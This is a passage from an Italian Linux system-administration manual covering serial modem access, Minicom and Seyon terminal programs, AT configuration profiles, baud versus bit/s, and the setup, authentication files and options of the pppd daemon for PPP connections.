Per comodità, negli esempi che appaiono in questo e anche in altri capitoli, si utilizza la convenzione del collegamento '`/dev/modem`', ma ciò non deve essere inteso come un invito a seguire questa strada in modo generalizzato.

35.3.1 Gestione oculata dei permessi

La gestione dei permessi per l'accesso al dispositivo della porta seriale cui è connesso il modem, può essere fatta in modo più proficuo assegnando a questi l'appartenenza a un gruppo diverso da '**`root`**', per esempio '**`dialout`**', abbinando poi questo gruppo agli utenti cui si vuole concedere l'accesso.

Supponendo di voler utilizzare il gruppo '**`dialout`**', si potrebbe modificare il file '`/etc/group`' in modo che al gruppo '**`dialout`**' facciano parte anche gli utenti che devono accedere alle porte seriali in uscita. Per esempio, la riga seguente rappresenta il record del file '`/etc/group`' in cui si dichiara il gruppo '**`dialout`**'.

```
dialout::14:dialout,root,daniele,tizio,caio
```

Qui, oltre all'utente fittizio '**`dialout`**' (ammesso che esista) e all'amministratore '**`root`**', viene concesso agli utenti '**`daniele`**', '**`tizio`**' e '**`caio`**' di partecipare a questo gruppo.

35.4 Programmi di comunicazione

Un programma di emulazione di terminale è l'ideale per verificare il funzionamento del modem e soprattutto per poter memorizzare il profilo di configurazione preferito in modo che il comando ATZ lo imposti istantaneamente secondo la proprie necessità. Oltre a tali esigenze, attraverso questo tipo di programma si può effettuare una connessione fittizia al proprio fornitore di accesso a Internet in modo da conoscere precisamente la procedura di connessione e da poter realizzare uno script adeguato.

35.4.1 Accesso brutale al modem

Anche senza un programma di emulazione di terminale si può accedere al modem, utilizzando gli strumenti elementari offerti dal sistema operativo. È sufficiente il programma '**`cat`**' utilizzato nel modo seguente (si suppone che il collegamento '`/dev/modem`' corrisponda al dispositivo seriale abbinato al modem).

```
# cat < /dev/modem &
```
[*Invio*]

```
# cat > /dev/modem
```
[*Invio*]

Con questi due comandi, si ottiene di emettere quanto generato dal modem attraverso lo standard output e di dirigere lo standard input (ottenuto dalla tastiera) verso il modem.

`AT` [*Invio*]

```
AT


OK
```

In questo modo si può fare (quasi) tutto quello che si potrebbe con un programma di emulazione di terminale. Si può anche simulare la connessione con un ISP, ma forse qualche messaggio potrebbe non essere visualizzato nel momento giusto.

35.4.2 Utilizzo sommario di Minicom

Prima di poter utilizzare Minicom[3] occorre che sia stato predisposto il file '`/etc/minirc.dfl`' attraverso la procedura di configurazione cui si accede attraverso Minicom quando viene avviato con l'opzione '**`-s`**'. Per gli scopi degli esempi riportati in queste sezioni, è sufficiente salvare la configurazione predefinita, in pratica basta che il file '`/etc/minirc.dfl`' esista e sia vuoto.

Oltre al file di configurazione, occorre aggiungere all'interno del file '`/etc/minicom.users`' i nomi degli utenti abilitati al suo utilizzo.

Per avviare Minicom (l'eseguibile '**`minicom`**') è sufficiente il nome senza argomenti.

```
$ minicom
```
[*Invio*]

Segue un breve esempio nel quale in particolare si interroga il modem per conoscere il profilo di configurazione memorizzato nella memoria non volatile (AT&V).

```
Minicom 1.71 Copyright (c) Miquel van Smoorenburg

Press CTRL-A Z for help on special keys

AT S7=45 S0=0 L1 V1 X4 &c1 E1 Q0
OK
```

`AT&V` [*Invio*]

```
ACTIVE PROFILE:
B1 E1 L1 M1 Q0 V1 W0 X4  &B1 &C1 &D2 &G0 &L0 &P0 &Q0 &R0 &S0 &X0 &Y0
%A013 %C1 %G1  \A3 \C0 \G0 \J0 \K5 \N3 \Q3 \T000 \V0 \X0  -J1 "H3 "0032
S00:000 S01:000 S02:043 S03:013 S04:010 S05:008 S06:002 S07:045 S08:002
S09:006 S10:014 S11:095 S12:050 S18:000 S25:005 S26:001 S37:000 S72:000

STORED PROFILE 0:
B1 E1 L2 M1 Q0 V1 W0 X3  &B1 &C1 &D2 &G0 &L0 &P0 &Q0 &R0 &S0 &X0
%A013 %C1 %G1  \A3 \C0 \G0 \J0 \K5 \N3 \Q3 \T000 \V0 \X0  -J1 "H3 "0032
S00:000 S02:043 S03:013 S04:010 S05:008 S06:002 S07:060 S08:002
S09:006 S10:014 S11:095 S12:050 S18:000 S25:005 S26:001 S37:000 S72:000

TELEPHONE NUMBERS:
&Z0=
&Z1=
&Z2=
&Z3=

OK
```

[*Ctrl a*][*x*]


Nell'esempio, è stato trascurato il fatto che la configurazione predefinita non sia adatta alla situazione normale delle linee telefoniche italiane. Infatti, la stringa di inizializzazione inviata automaticamente da Minicom al modem contiene il comando ATX4 che in Italia non è appropriato.

35.4.3 Utilizzo sommario di Seyon

Seyon[4] è un programma di emulazione di terminale che utilizza l'interfaccia grafica X. Se si utilizza il collegamento '`/dev/modem`' per riferirsi alla porta seriale alla quale è connesso il modem si può avviare l'eseguibile '**`seyon`**' nel modo seguente:


```
$ seyon -modems /dev/modem
```
[*Invio*]

Figura 35.28. Avvio del programma di comunicazione Seyon.



La finestra *Seyon Command Center* permette di accedere alla configurazione dei parametri di comunicazione attraverso il pulsante SET.

Figura 35.29. Configurazione della velocità massima di comunicazione attraverso il pannello di comando di Seyon.



La figura 35.30 è un esempio di connessione attraverso comandi scritti direttamente senza l'aiuto del programma di comunicazione.

Figura 35.30. Esempio di connessione con Seyon.

```
Seyon Copyright (c) 1992-1993 Muhammad M. Saggaf. All rights reserved.
Version 2.1 rev. 4b i486-Linux root@fuzzy 11/25/95 17:47:09.

Locating Modems...
Modem ``/dev/modem'' is Available.

ATZ
OK
ATX3
OK
ATDT306371
CONNECT 9600

Welcome to Linux 1.2.3.


tv!login: daniele
Password:
Last login: Mon Mar 31 23:02:26 on ttyS17
Linux 1.2.3. (POSIX).
```

35.5 Configurazione del modem

Nelle sezioni precedenti sono stati visti dei comandi e dei registri utili a definire il comportamento del modem. I programmi che utilizzano il modem, come quelli di comunicazione e i fax, hanno la necessità di predisporre il modem nel modo ottimale per ciò che da loro deve essere fatto.

I programmi più sofisticati guidano l'utente alla configurazione del modem senza la necessità di indicare esplicitamente alcun comando AT. Questi programmi trasformano poi la configurazione in una stringa di inizializzazione che viene inviata al modem prima di qualunque attività.

I programmi meno sofisticati prevedono la possibilità per l'utente di inserire una stringa di inizializzazione che vada a sommarsi alla configurazione già gestita dal programma.

Esiste tuttavia la possibilità di inserire una configurazione di massima già nel modem, come viene descritto nella prossima sezione.

35.5.1 Profilo di configurazione del modem

I modem standard contengono una ***configurazione di fabbrica*** registrata su ROM e almeno un ***profilo di configurazione*** registrato in una memoria non volatile, modificabile da parte dell'utilizzatore.

La predisposizione di una buona configurazione in questa memoria non volatile, permette di utilizzare il comando ATZ per richiamare tutto ciò che in essa è stato definito, semplificando la configurazione attraverso i programmi che utilizzano il modem. La sequenza di operazioni seguente mostra il modo normale di predisporre una tale configurazione.

La prima cosa da fare è utilizzare un programma di comunicazione come Minicom per poter colloquiare con il modem.

```
$ minicom [Invio]

...
OK
```

Quasi tutti i programmi del genere, subito dopo l'avvio, inizializzano il modem in qualche modo. Prima di proseguire si carica il profilo di configurazione memorizzato precedentemente nella memoria non volatile.

```
ATZ [Invio]

OK
```

Si procede quindi con dei comandi che servono a cambiare la modalità di funzionamento del modem. In questo caso si cambia il tipo di responso in modo che sia compatibile con il tipo di linee telefoniche utilizzate in Italia, quindi si modifica il registro S11 in modo che la pausa tra i toni di composizione sia di 100 ms.

```
ATX3 [Invio]

OK

ATS11=100 [Invio]

OK
```

Per verificare l'esito, basta utilizzare il comando AT&V.

```
AT&V [Invio]

ACTIVE PROFILE:
B1 E1 L2 M1 Q0 V1 W0 X3  &B1 &C1 &D2 &G0 &L0 &P0 &Q0 &R0 &S0 &X0
%A013 %C1 %G1  \A3 \C0 \G0 \J0 \K5 \N3 \Q3 \T000 \V0 \X0  -J1 "H3 "O032
S00:000 S02:043 S03:013 S04:010 S05:008 S06:002 S07:060 S08:002
S09:006 S10:014 S11:100 S12:050 S18:000 S25:005 S26:001 S37:000 S72:000

STORED PROFILE 0:
B1 E1 L2 M1 Q0 V1 W0 X4  &B1 &C1 &D2 &G0 &L0 &P0 &Q0 &R0 &S0 &X0
%A013 %C1 %G1  \A3 \C0 \G0 \J0 \K5 \N3 \Q3 \T000 \V0 \X0  -J1 "H3 "O032
S00:000 S02:043 S03:013 S04:010 S05:008 S06:002 S07:060 S08:002
S09:006 S10:014 S11:095 S12:050 S18:000 S25:005 S26:001 S37:000 S72:000

TELEPHONE NUMBERS:
&Z0=
&Z1=
&Z2=
&Z3=

OK
```

Si può osservare la differenza tra il profilo attivo (il primo) e quello contenuto nella memoria non volatile (il secondo). Evidentemente può trattarsi soltanto delle due cose che sono state modificate. Se si desidera modificare altro si continua, altrimenti si memorizza il nuovo profilo di configurazione.

```
AT&W [Invio]

OK
```

Se si utilizza nuovamente il comando AT&V si può verificare che il profilo attivo è stato copiato nella memoria non volatile.

```
AT&V [Invio]

ACTIVE PROFILE:
B1 E1 L2 M1 Q0 V1 W0 X3  &B1 &C1 &D2 &G0 &L0 &P0 &Q0 &R0 &S0 &X0
%A013 %C1 %G1  \A3 \C0 \G0 \J0 \K5 \N3 \Q3 \T000 \V0 \X0  -J1 "H3 "O032
S00:000 S02:043 S03:013 S04:010 S05:008 S06:002 S07:060 S08:002
S09:006 S10:014 S11:100 S12:050 S18:000 S25:005 S26:001 S37:000 S72:000

STORED PROFILE 0:
B1 E1 L2 M1 Q0 V1 W0 X3  &B1 &C1 &D2 &G0 &L0 &P0 &Q0 &R0 &S0 &X0
%A013 %C1 %G1  \A3 \C0 \G0 \J0 \K5 \N3 \Q3 \T000 \V0 \X0  -J1 "H3 "O032
S00:000 S02:043 S03:013 S04:010 S05:008 S06:002 S07:060 S08:002
S09:006 S10:014 S11:100 S12:050 S18:000 S25:005 S26:001 S37:000 S72:000

TELEPHONE NUMBERS:
&Z0=
&Z1=
&Z2=
&Z3=

OK
```

Al termine basta concludere il funzionamento del modem. In questo caso con la sequenza [*Ctrl a*][*x*].

35.6 Rapidità di modulazione e velocità di trasmissione

Quando si utilizzano le porte seriali e i modem, è importante chiarire i concetti legati alla velocità di trasmissione. Per prima cosa è

bene distinguere due situazioni: la comunicazione attraverso porte seriali (per esempio quella che può avvenire tra la porta seriale di un elaboratore e la porta corrispondente di un modem) rispetto a quella tra due modem, tramite un doppino telefonico (una coppia di fili di rame isolati tra di loro). Nel primo caso (porte seriali), i dati sono trasmessi solo in forma di segnale elettrico, in base alla tensione che questo assume, cosa che implica anche una limitazione nella lunghezza del cavo. Nel secondo caso (doppino di rame) la distanza da raggiungere impone che le informazioni siano trasmesse attraverso una o più portanti di frequenza adatte al mezzo.

Quando si parla di velocità di trasmissione attraverso un cavo seriale, l'unica indicazione possibile si riferisce al numero di bit che possono transitare nell'intervallo di un secondo, cosa espressa dall'unità di misura ***bit/s***, conosciuta volgarmente come ***bps*** (*Bit per second*).

Quando si pensa alla trasmissione attraverso una portante modulata, oltre al concetto di velocità espresso in bit per secondo, si può aggiungere un parametro aggiuntivo che rappresenta la rapidità di modulazione della portante. Si parla in questo caso di ***baud***.

In origine, i tipi di modulazione utilizzati permettevano di trasmettere dati a una velocità massima pari allo stesso valore baud, contribuendo a confondere le due cose. Attualmente, i modem più recenti possono operare a un massimo di 2400 baud, mentre riescono a comunicare a una velocità in bit/s ben superiore (33600 bit/s sono diventati una cosa normale). Questo significa, evidentemente, che le tecniche di modulazione attuali permettono di trasmettere più bit per ogni baud.

In conclusione:

- quando si parla di velocità di trasmissione, si intende fare riferimento all'unità di misura bit/s (bps), mentre il termine baud è piuttosto un parametro legato alle caratteristiche del mezzo trasmissivo;
- un'affermazione in cui si utilizza l'unità di misura baud per esprimere una velocità di trasmissione è probabilmente scorretta, o impropria, soprattutto quando si fa riferimento a valori superiori a 2400;
- a volte, la tradizione impone l'utilizzo errato del termine baud, ma questo accade proprio quando i valori bit/s e baud coincidono, per esempio quando si parla di *autobauding*, concetto che riguarda prevalentemente modem molto vecchi che utilizzano velocità inferiori o uguali a 2400 bit/s.

35.7 Impostazione della velocità

La velocità di comunicazione della porta seriale deve essere scelta opportunamente, in funzione della velocità con cui il modem è in grado di ricevere e trasmettere dati. Generalmente, la velocità della porta deve essere quattro volte superiore a quella della comunicazione del modem, perché potrebbe intervenire l'effetto della compressione dati ad aumentare il volume effettivo di informazioni scambiate.

Il problema si pone particolarmente quando si utilizzano modem con velocità di trasmissione superiore a 9600 bit/s.

In pratica, quando si usano modem da 9600 bit/s in su, si configura il programma di comunicazione per una velocità di 57600 bit/s, o superiore (purché la porta seriale dell'elaboratore e quella del modem lo consentono); se però il programma di comunicazione non consente di impostare velocità superiori a 38400 bit/s, si deve richiedere questa velocità massima, utilizzando '**`setserial`**' per impostare le modalità '**`spd_*`**'.

Le tabelle seguenti riassumono le impostazioni necessarie in funzione della velocità del modem utilizzato:

Velocità del modem	Velocità del programma	Opzioni di setserial
300	300	'**`spd_normal`**'
1200	1200	'**`spd_normal`**'
2400	2400	'**`spd_normal`**'
9600	57600	'**`spd_normal`**'
14400	57600	'**`spd_normal`**'
28800	115200	'**`spd_normal`**'
33600	115200	'**`spd_normal`**'
56000	230400	'**`spd_normal`**'

Velocità del modem	Velocità del programma	Opzioni di setserial
300	300	'**`spd_normal`**'
1200	1200	'**`spd_normal`**'
2400	2400	'**`spd_normal`**'
9600	38400	'**`spd_normal`**'
14400	38400	'**`spd_hi`**'
28800	38400	'**`spd_vhi`**'
33600	38400	'**`spd_vhi`**'
56000	38400	'**`spd_shi`**'
56000	38400	'**`spd_shi`**'

35.8 Introduzione al PPP

PPP sta per *Point-to-point protocol*; si tratta di un protocollo adatto alle connessioni ***punto-punto*** (*point-to-point*) nel senso che è fatto per mettere in comunicazione solo due punti tra di loro (di solito due elaboratori).

Il PPP è un protocollo piuttosto complesso e ricco di possibilità. Consente la connessione attraverso linee seriali dirette o provviste di modem (ovvero di altri apparecchi simili, come nel caso delle linee ISDN). Può instaurare una connessione anche attraverso un collegamento preesistente, sfruttando il flusso di standard input e standard output.

Generalmente, il PPP viene utilizzato per trasportare altri protocolli, fondamentalmente IP, anche se non si tratta dell'unica possibilità. Questo, tra le altre cose, permette l'assegnazione (statica o dinamica) degli indirizzi IP, consentendo in pratica a una delle due parti di ignorare il proprio fino a che non viene instaurata la connessione.

Il PPP può gestire un sistema di autenticazione, attraverso il quale, una, o entrambe le parti, cercano di ottenere dall'altra delle informazioni necessarie a riconoscerla. A questo proposito possono essere usati due modi di autenticazione: PAP e CHAP. Nella connessione PPP non esiste un cliente e un servente, tuttavia, per quanto riguarda il problema dell'autenticazione, si considera cliente quel nodo che si fa riconoscere, attraverso uno di questi protocolli PAP o CHAP, presso l'altro, che così è il servente. Tuttavia, la richiesta di autenticazione è facoltativa, tanto che si può benissimo instaurare una connessione senza alcuna autenticazione, se nessuna delle due parti ne fa richiesta all'altra. Inoltre, la richiesta di identificazione può anche essere reciproca; in tal caso entrambi i nodi che si connettono sono sia cliente, sia servente, a fasi alterne.

35.8.1 Funzionalità del kernel Linux

Per poter utilizzare il protocollo PPP, è necessario che il kernel Linux sia predisposto per farlo (sezione 8.3.7). Naturalmente, lo stesso kernel deve poter gestire la rete.

Se il supporto al PPP è stato inserito nella parte principale del kernel, cioè non è stato lasciato in un modulo, si può trovare tra i messaggi di avvio qualcosa come l'esempio mostrato di seguito.

```
$ dmesg | less [Invio]

  PPP generic driver version 2.4.1
  PPP Deflate Compression module registered
  PPP BSD Compression module registered
```

Se invece si tratta di una funzionalità gestita attraverso un modulo, questa dovrebbe attivarsi automaticamente al momento del bisogno.

35.9 Funzionamento generale del demone per il PPP

I sistemi GNU dispongono generalmente del demone '**pppd**'[5] per la gestione del protocollo PPP. Si è accennato al fatto che il PPP non prevede un cliente e un servente, anche se questi termini si usano per distinguere le parti nella fase di autenticazione. In tal senso, questo programma serve sia per attendere una connessione che per iniziarla.

Il demone '**pppd**' deve amministrare un sistema piuttosto complesso di file di configurazione e di possibili script di contorno. La maggior parte di questi dovrebbe trovarsi nella directory '`/etc/ppp/`' e, tra tutti, il file più importante è '`/etc/ppp/options`', all'interno del quale vanno indicate le opzioni di funzionamento che si vogliono attivare in generale.

35.9.1 Struttura del sistema di configurazione

Il demone '**pppd**' può essere configurato completamente attraverso le opzioni della riga di comando. Quanto definito in questo modo prevale su qualunque altro tipo di configurazione, pertanto si utilizza tale metodo solo per variare le impostazioni definite altrimenti.

Il file di configurazione principale è '`/etc/ppp/options`'; è il primo a essere letto e, teoricamente, tutti i file di configurazione successivi possono modificare quanto definito al suo interno.

Successivamente, se esiste, viene letto il file '`~/.ppprc`', che potrebbe essere contenuto nella directory personale dell'utente che avvia il processo. In generale, dato il ruolo che ha il programma '**pppd**', non si usano configurazioni personalizzate degli utenti, per cui questo file non dovrebbe esistere.

Per ultimo viene letto un file di configurazione il cui nome dipende dal tipo di dispositivo utilizzato per instaurare la connessione. Data la natura del protocollo PPP, il dispositivo in questione corrisponde generalmente a una porta seriale ('`/dev/ttyS*`'); così, questo file di configurazione specifico deve avere un nome che corrisponde al modello '`/etc/ppp/options.ttyS*`' e il suo scopo è quello di definire dei dettagli che riguardano la connessione attraverso la linea a cui si riferisce.

A titolo di esempio viene anticipato come potrebbe apparire un file di configurazione di questo tipo. Si osservi il fatto che le righe bianche e quelle vuote vengono ignorate, inoltre, il simbolo '`#`' indica l'inizio di un commento che si conclude alla fine della riga.

```
# /etc/ppp/options
# Attiva il controllo di flusso hardware (RTS/CTS).
crtscts
# Vengono utilizzati i "file lucchetto" in stile UUCP.
lock
# Utilizza un modem.
modem
```

35.9.2 Struttura del sistema di autenticazione

Si è accennato al fatto che il PPP può gestire un sistema autonomo di autenticazione. Il demone '**pppd**' è in grado di utilizzare due tecniche: PAP (*Password authentication protocol*) e CHAP (*Challenge handshake authentication protocol*).

Questi sistemi si basano sulla conoscenza da parte di entrambi i nodi di alcune informazioni «segrete» (si parla precisamente di *secret*), che vengono scambiate in qualche modo e verificate prima di attuare la connessione.

È il caso di ribadire che si tratta di procedure opzionali, pertanto dipende da ognuno dei due nodi stabilire se si pretende che l'altra parte si identifichi prima di consentire la connessione.

Per utilizzare queste forme di autenticazione, occorre stabilire un nome e un ***segreto*** (in pratica una parola d'ordine) per il nodo che deve potersi identificare. L'altra parte deve disporre di questa informazione per poterla confrontare quando gli viene fornita.

Il protocollo PAP prevede che una parte invii all'altra il proprio nome e il segreto (cioè la parola d'ordine) che viene utilizzato per consentire o meno la connessione. Il protocollo CHAP prevede invece che una parte, mentre chiede all'altra di identificarsi invii prima il proprio nome, attendendo come risposta il nome dell'altra parte e il segreto relativo da verificare. La differenza fondamentale sta nel fatto che con il PAP, una parte inizia a identificarsi anche senza sapere chi sia la controparte, mentre nel caso del CHAP, l'identificazione viene generata in funzione del nome della controparte.

Questi segreti sono conservati nel file '`/etc/ppp/pap-secrets`' per il protocollo PAP e nel file '`/etc/ppp/chap-secrets`' per il protocollo CHAP. Le informazioni contenute in questi file possono servire per identificare se stessi nei confronti dell'altra parte, oppure per verificare l'identità della controparte.

A titolo di esempio, si potrebbe osservare il testo seguente che rappresenta il contenuto del file '`/etc/ppp/chap-secrets`' del nodo '**dinkel**'.

```
# Segreti per l'autenticazione CHAP dalla parte del nodo
# «dinkel»
# cliente    servente    segreto    indirizzi IP ammissibili
dinkel       roggen      ciao       *
```

In tal caso, se il nodo remoto inizia una richiesta CHAP identificandosi con il nome '**roggen**', gli si risponde con il nome '**dinkel**' abbinato alla parola d'ordine '**ciao**'. Dall'altra parte, il file dei segreti CHAP corrispondente dovrebbe avere lo stesso contenuto.

```
# Segreti per l'autenticazione CHAP dalla parte del nodo
# «roggen»
# cliente    servente    segreto    indirizzi IP ammissibili
dinkel       roggen      ciao       *
```

In questi termini, nell'ambito delle forme di autenticazione usate da '**pppd**', si parla di cliente per indicare il nodo che deve identificarsi di fronte alla controparte e di servente per indicare la parte che richiede all'altra di identificarsi. In questa logica, le voci dei file '`/etc/ppp/*-secrets`' restano uguali quando si passa da una parte all'altra.

C'è da aggiungere che l'identità di un nodo non è definita dai file '`/etc/ppp/*-secrets`', ma dalle opzioni che vengono date a '**pppd**', per cui, se il nodo '**roggen**' vuole potersi identificare di fronte a '**dinkel**', si può aggiungere la voce relativa nei file rispettivi.

```
# Segreti per l'autenticazione CHAP dalla parte del nodo
# «dinkel»
# cliente    servente    segreto    indirizzi IP ammissibili
dinkel       roggen      ciao       *
roggen       dinkel      medusa     *
```

```
# Segreti per l'autenticazione CHAP dalla parte del nodo
# «roggen»
# cliente    servente    segreto    indirizzi IP ammissibili
dinkel       roggen      ciao       *
roggen       dinkel      medusa     *
```

Da quello che si legge in questo ultimo esempio: '**dinkel**' utilizza il segreto '**ciao**' per identificarsi nei confronti di '**roggen**'; '**roggen**' utilizza il segreto '**medusa**' per identificarsi nei confronti di '**dinkel**'.

La sintassi del file '`/etc/ppp/pap-secrets`' è la stessa, con la differenza che sono ammissibili delle semplificazioni descritte in seguito.

35.9.3 Interfacce PPP e funzioni privilegiate

Il demone '**pppd**', quando riesce a instaurare una connessione, definisce dinamicamente un'interfaccia di rete '**ppp*n***', dove ***n*** è un numero che inizia da zero. Per questo e altri motivi, '**pppd**' deve funzionare con i privilegi dell'utente '**root**'. In tal senso, la collocazione normale di questo programma è la directory '`/usr/sbin/`'.

Può darsi che si voglia concedere l'utilizzo di '**pppd**' a utenti comuni; in tal caso si può attivare il bit SUID, tenendo conto dei pericoli potenziali che questa scelta può causare.

```
# chown root /usr/sbin/pppd [ Invio ]
```

```
# chmod u+s /usr/sbin/pppd [Invio]
```

Tuttavia, '**pppd**' riesce ugualmente a distinguere se l'utente che lo ha avviato è '**root**' (nella documentazione originale si parla di utente privilegiato), oppure se si tratta solo di un utente comune. Ciò serve per impedire l'utilizzo di opzioni delicate agli utenti comuni.

Di solito, questa distinzione si realizza nell'impossibilità da parte degli utenti comuni di utilizzare talune opzioni che annullino l'effetto di altre stabilite nella configurazione generale del file '`/etc/ppp/options`'. Questo vincolo non è generalizzato, ma riguarda solo alcune situazioni che vengono descritte nel contesto appropriato.

35.9.4 Indirizzi IP

Quando il protocollo PPP viene usato per trasportare comunicazioni IP, esiste la possibilità di definire in qualche modo quali indirizzi assegnare alle due parti della comunicazione. In particolare, con IPv4 gli indirizzi possono stati fissati in anticipo, oppure ottenuti dalla controparte; con IPv6, invece, gli indirizzi sono di tipo *link-local*, dove la parte finale degli ultimi 64 bit può essere determinata in modo casuale, o da indirizzi IPv4 preesistenti, oppure fissata in modo manuale.

35.9.5 Script di contorno

'**pppd**' può avviare degli script di contorno, in presenza di circostanze determinate. Questi possono essere diversi, ma in particolare, quando si gestiscono connessioni IPv4, sono importanti '`/etc/ppp/ip-up`' e '`/etc/ppp/ip-down`', a cui corrispondono IPv6 gli script '`/etc/ppp/ipv6-up`' e '`/etc/ppp/ipv6-down`'. Il primo di questi ('`/etc/ppp/ip`[`v6`]`-up`') viene avviato subito dopo una connessione e l'instaurazione di un collegamento IP tra le due parti; il secondo ('`/etc/ppp/ip`[`v6`]`-down`') viene eseguito quando questo collegamento viene interrotto. Questi due script ricevono gli argomenti seguenti.

```
interfaccia dispositivo_linea velocità_bps indirizzo_ip_locale indirizzo_ip_remoto opzione_ipparam
```

Nel caso particolare di IPv6, la coppia di indirizzi locale e remoto, sono di tipo *link-local*.

Ogni distribuzione GNU potrebbe adattare questi script alle proprie esigenze particolari, in modo da rendere uniforme la gestione della rete. In generale, questi file potrebbero essere vuoti del tutto; il loro contenuto generico è quello seguente:

```
#!/bin/sh
# This script is called with the following arguments:
#    Arg  Name              Example
#    $1   Interface name    ppp0
#    $2   The tty           ttyS1
#    $3   The link speed    38400
#    $4   Local IP number   12.34.56.78
#    $5   Peer  IP number   12.34.56.99
#
# The environment is cleared before executing this script
# so the path must be reset
#
PATH=/usr/sbin:/sbin:/usr/bin:/bin
export PATH

# last line
```

Il sesto argomento, deriva eventualmente dall'uso dell'opzione '**ipparam**' di '**pppd**'.

35.10 Avvio e opzioni

La sintassi per l'avvio del demone '**pppd**' è apparentemente molto semplice.

```
pppd [opzioni]
```


Queste opzioni possono apparire indifferentemente nella riga di comando, come si vede dalla sintassi, oppure nei vari file di configurazione, tenendo conto che quelle indicate sulla riga di comando prevalgono su tutto (ammesso che ciò sia consentito all'utente che avvia '**pppd**').

Le opzioni sono di vario tipo e a seconda di questo possono essere usate in certi modi determinati.

Tipo di opzione	Descrizione
dispositivo_di_comunicazione	Tra gli argomenti della riga di comando o tra le opzioni di un file di configurazione, può apparire il percorso assoluto del file di dispositivo corrispondente alla linea utilizzata. Dato l'uso che si fa solitamente di '**pppd**', si tratta normalmente di qualcosa che rispetta il modello '`/dev/ttyS*`'. Se manca l'indicazione di tale dispositivo, '**pppd**' utilizza direttamente quello del terminale attraverso il quale è stato avviato.
velocità	Tra gli argomenti della riga di comando o tra le opzioni di un file di configurazione, può apparire un numero puro e semplice, che rappresenta la velocità di comunicazione in bit per secondo (simbolo «bit/s», espresso volgarmente anche come «bps»). I valori utilizzabili dipendono molto anche dal sistema operativo utilizzato; per quanto riguarda GNU/Linux si tratta di quelli che si possono indicare nella configurazione delle porte seriali.
ind_ipv4_locale : *ind_ipv4_remoto* *ind_ipv4_locale* : : *ind_ipv4_remoto*	Due numeri IPv4, separati da due punti verticali ('`:`'), come si vede dai modelli, rappresentano rispettivamente l'indirizzo del nodo locale e quello del nodo remoto. Gli indirizzi possono essere forniti in notazione decimale puntata o in forma di nome. In condizioni normali, il valore predefinito di quello locale è il primo indirizzo IPv4 del sistema. Il valore predefinito dell'indirizzo dell'elaboratore remoto si ottiene dallo stesso nodo remoto se non viene indicato esplicitamente in alcuna opzione. L'indirizzo 0.0.0.0 equivale a fare riferimento espressamente a quello predefinito, sia per la parte locale che per quella remota.
opzione argomento	Un buon numero di opzioni di '**pppd**' prevede l'indicazione di un argomento successivo. Il loro uso dovrebbe essere intuitivo; in particolare, l'argomento potrebbe essere composto da più informazioni, ma si deve trattare sempre di un corpo unico.

Tipo di opzione	Descrizione
opzione_booleana	Le opzioni rimanenti hanno significato solo in modo binario, ovvero in modo booleano. L'indicazione di queste parole chiave manifesta l'attivazione della modalità che rappresentano. Nel passato, l'uso di queste opzioni è stato un po' contorto. Occorre tenere conto di alcune cose: se la parola chiave inizia con '**no**', dovrebbe intendersi che si tratti della disattivazione di qualcosa, secondo il senso che avrebbe leggendola in inglese; inoltre, per un problema di compatibilità con il passato, si può invertire il senso di **alcune** opzioni booleane facendo precedere la parola chiave relativa dal segno '**-**'. Per complicare ulteriormente le cose, **alcune** opzioni booleane (che non sono necessariamente le stesse appena descritte) possono avere l'aggiunta del segno '**+**' anteriormente, per confermare il senso verbale della parola chiave relativa. Per esempio, '**crtscts**' rappresenta la gestione del controllo di flusso hardware e '**nocrtscts**' indica l'opposto; mentre in origine '**-crtscts**' è stato il modo corretto per indicare l'inversione di '**crtscts**'. Nella documentazione originale non si trova una spiegazione del modo con cui si possano utilizzare questi segni aggiuntivi, che sono superati e non più documentati. Purtroppo, però, molti esempi di utilizzo di '**pppd**' che si trovano ancora in circolazione, fanno riferimento al vecchio modo di utilizzare le sue opzioni.

35.10.1 Opzioni principali

È già stato introdotto l'uso delle opzioni di '**pppd**', che possono apparire indifferentemente nella riga di comando o nei file di configurazione. Si è già accennato anche al problema dell'uso dei simboli '**-**' e '**+**' nel caso di opzioni booleane.

Opzione booleana	Descrizione
`ipcp-accept-local` `ipcp-accept-remote`	Queste due opzioni servono ad accettare le indicazioni sugli indirizzi IPv4 provenienti dal nodo remoto. Per la precisione, '**ipcp-accept-local**' fa sì che venga accettato l'indirizzo locale proposto dal nodo remoto stesso, anche se questo è stato stabilito con la configurazione; '**ipcp-accept-remote**' fa sì che venga accettato l'indirizzo remoto proposto dal nodo remoto anche se questo è già stato stabilito altrimenti.
`auth` `noauth`	Con l'opzione '**auth**' si richiede espressamente che il nodo remoto si identifichi per consentire la connessione; al contrario, '**noauth**' annulla tale necessità. Se l'opzione '**auth**' appare nella configurazione generale, cioè nel file '`/etc/ppp/options`', l'uso dell'opzione '**noauth**' per annullare tale disposizione, diviene una facoltà privilegiata, cioè concessa solo all'utente '**root**'.

`crtscts`
`xonxoff`
`nocrtscts`
	Con l'opzione '**crtscts**' si richiede espressamente di utilizzare un controllo di flusso hardware, ovvero RTS/CTS; con l'opzione '**xonxoff**' si richiede l'opposto, cioè di utilizzare un controllo di flusso software, ovvero XON/XOFF.
	L'opzione '**nocrtscts**' indica semplicemente di disabilitare il controllo di flusso hardware.

Opzione booleana	Descrizione
`defaultroute` `nodefaultroute`	L'opzione '**defaultroute**' fa sì che '**pppd**', quando la connessione tra i due nodi del collegamento è avvenuta, aggiunga un percorso di instradamento predefinito (*default route*) utilizzando il nodo remoto come router. Questo percorso di instradamento viene poi rimosso dalla tabella di instradamento di sistema quando la connessione PPP si interrompe. L'opzione '**nodefaultroute**' serve a evitare che questo instradamento predefinito abbia luogo. Per la precisione, se viene utilizzato nella configurazione generale del file '`/etc/ppp/options`', fa sì che l'uso successivo di '**defaultroute**' divenga privilegiato, cioè riservato all'utente '**root**'.
